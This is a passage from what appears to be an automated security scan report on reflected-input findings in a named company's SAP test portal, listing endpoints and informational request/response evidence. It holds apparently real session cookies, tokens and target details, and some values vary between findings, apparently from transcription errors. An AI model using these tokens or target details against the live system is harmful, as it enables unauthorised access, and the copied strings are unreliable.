- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [XQUERY parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [XSYSTEM parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [name of an arbitrarily supplied URL parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [APPLICATION parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [BI_COMMAND_1-CLIENT_HPOS parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [Language parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XPROFILE parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XQUERY parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XSYSTEM parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [name of an arbitrarily supplied URL parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [name of an arbitrarily supplied body parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [sap-bw-iViewID parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [sap-ext-sid parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator [ParamMapKey parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [%24DebugAction parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [APPLICATION parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [ClientWindowID parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XPROFILE parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XQUERY parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XSYSTEM parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [name of an arbitrarily supplied URL parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [name of an arbitrarily supplied body parameter]
- /neptune/zalaris_launchpad_standard [BUILD_VERSION JSON parameter]
- /neptune/zalaris_launchpad_standard [NUMBER_DECIMAL JSON parameter]
- /neptune/zalaris_launchpad_standard [NUMBER_GROUPING JSON parameter]
- /neptune/zmfp_team_status [CAL_BEGDA JSON parameter]
- /neptune/zmfp_team_status [CAL_ENDDA JSON parameter]
- /neptune/zmfp_team_status [CLIENT JSON parameter]
- /neptune/zmfp_time_statement [AMOUNT1 JSON parameter]
- /neptune/zmfp_time_statement [AMOUNT2 JSON parameter]
- /neptune/zmfp_time_statement [FIL_KEY JSON parameter]
- /neptune/zmfp_universal_inbox [ajax_value parameter]
- /saml2/idp/sso [RelayState parameter]
- /saml2/idp/sso [saml2sp parameter]
- /sap/bc/gui/sap/its/webgui [~transaction parameter]
- /sap/bc/webdynpro/sap/zwd_fim_draft_hist_powl [URL path filename]
- /sap/bc/webdynpro/sap/zwd_fim_draft_hist_powl [sap-wd-configId parameter]

Issue background

Reflection of input arises when data is copied from a request and echoed into the application's immediate response.

Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally, some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.

Vulnerability classifications

- CWE-20: Improper Input Validation
- CWE-116: Improper Encoding or Escaping of Output

15.1. https://testportal.zalaris.com/irj/portal [name of an arbitrarily supplied URL parameter]

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/irj/portal**

Issue detail

The name of an arbitrarily supplied URL parameter is copied into the application's response.

Request 1

```
GET /irj/portal?9zm9gja6aq=1 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:12:28 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: PortalAlias=portal; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13775

<!DOCTYPE html>
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath : "/com.sap.portal.design.urdesigndata/themes/portal/sap_trade
...[SNIP]...
784294","sap-ep-inp":"","sap-ep-nh":"1655797236898","sap-ep-ul":"en","searchProvidersTS":"0"};var cacheTimeStampsRep = jsonCacheTimeStampsRep.parseJSON();var
globalQueryString = [{"value":"1","key":"9zm9gja6aq"}];var globalPostBody = null;var initConfiguration = function(){LSAPI.AFPPlugin.configuration.init({"NavPrefix":"","mode6":"","irj
/servlet/prt/portal/prtventname/Navigate/prtroot/pcd/u00213aportal_cont
...[SNIP]...
```

15.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds
[APPLICATION parameter]

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds**

Issue detail

The value of the **APPLICATION** request parameter is copied into the application's response.

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC_ANALYSISr16b47ltkb&XSYSTEM=SAP_BW&XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:13:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcoors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com https://font.googleapis.com https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5848

<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath : "/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshaw_plus/common
...[SNIP]...
signstudioPreview", "pageOivu0");
pageSupport. addIViewBank("pageOivu0", new iViewBank("", "", "pageSupport.URL,1,0", "XPROFILEx3dESSx26XQUERYx3dZSTKPTMC1_REG_TIME_ESSx26APPLICATION
x3dZGENERIC_ANALYSISr16b47ltkbx26XSYSTEMx3dSAP_BW", "GET", "false"));
</script>
...[SNIP]...
om.sap.ip.bi.&#x21;2fPages&#x21;2fcom.sap.ip.bi.designstudioPreview&#x3f;XPROFILE&#x3d;ESS&amp;XQUERY&#x3d;ZSTKPTMC1_REG_T
IME_ESS&amp;APPLICATION&#x3d;ZGENERIC_ANALYSISr16b47ltkb&amp;XSYSTEM&#x3d;SAP_BW" style="width:100%;" fullPage="true" >
...[SNIP]...
```

15.3. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds> [XPROFILE parameter]

Summary

Severity: **Information**
Confidence: **Certain**

Host: <https://testportal.zalaris.com>
Path: [/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds](http://irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds)

Issue detail

The value of the **XPROFILE** request parameter is copied into the application's response.

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&XPROFILE=ESSox956l6ih3&XQUERY=ZSTKPTMC1_REG_TIME_ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDJCC3nCARUzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:20:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16ebb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16ebb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5848

<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath : "/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshaw_plus/common
...[SNIP]...
com.sap.ip.bi.x2fPages/x2fcom.sap.ip.bi.designstudio/x2fcom.sap.ip.bi.designstudioPreview","page0ivu0");
pageSupport_addViewBank("page0ivu0",new iViewBank("", "",pageSupport.URL,1,"0","XPROFILEx3dESSox956l6ih3x26XQUERYx3dZSTKPTMC1_REG_TIME_ESS
x26APPLICATIONx3dZGENERIC_ANALYSISx26XSYSTEMx3dSAP_BW","GET","false"));
</script>
...[SNIP]...
;pcd&#x21;3aportal_content&#x21;2fcom.sap.pct&#x21;2fplatform_add_ons&#x21;2fcom.sap.ip.bi&#x21;2fPages&#x21;2fcom.sap.ip.bi.designstudio&#x21;2fcom.sap.ip.bi.designst
udioPreview&#x3f;XPROFILE&#x3d;ESSox956l6ih3&#x3d;ZSTKPTMC1_REG_TIME_ESS&#x3d;APPLICATION&#x3d;ZGENERIC_ANALYSIS&#x3d;XSYSTEM&#x
3d;SAP_BW" style="width:100%; fullPage="true" >
...[SNIP]...
```

15.4. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds> [XQUERY parameter]

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds**

Issue detail

The value of the **XQUERY** request parameter is copied into the application's response.

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESSo9vzvp8cxy HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARIUzHP1QPj1656564413184j1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:23:47 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5848

<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshaw_plus/common
...[SNIP]...
..bi.designstudio\2fcom.sap.ip.bi.designstudioPreview", "page0ivu0");
pageSupport_addViewBank("page0ivu0",new iviewBank("", "", "pageSupport.URL,1,"0","XPROFILE\3dESS\26XQUERY\3dZSTKPTMC1_REG_TIME_ESSo9vzvp8cxy
\26APPLICATION\3dZGENERIC_ANALYSIS\26XSYSTEM\3dSAP_BW","GET","false");
</script>
...[SNIP]...
ap.pct&#x21;2fplatform_add_ons&#x21;2fcom.sap.ip.bi&#x21;2fPages&#x21;2fcom.sap.ip.bi.designstudio&#x21;2fcom.sap.ip.bi.designstudioPreview&#x3f;XPROFILE&#x3d;ESS&
amp;XQUERY&#x3d;ZSTKPTMC1_REG_TIME_ESSo9vzvp8cxy&amp;APPLICATION&#x3d;ZGENERIC_ANALYSIS&amp;XSYSTEM&#x3d;SAP_BW" style="width:100%;
fullPage="true" >
...[SNIP]...
```

15.5. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds> [XSYSTEM parameter]

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds)**

Issue detail

The value of the **XSYSTEM** request parameter is copied into the application's response.

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW6leh72pj22&XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
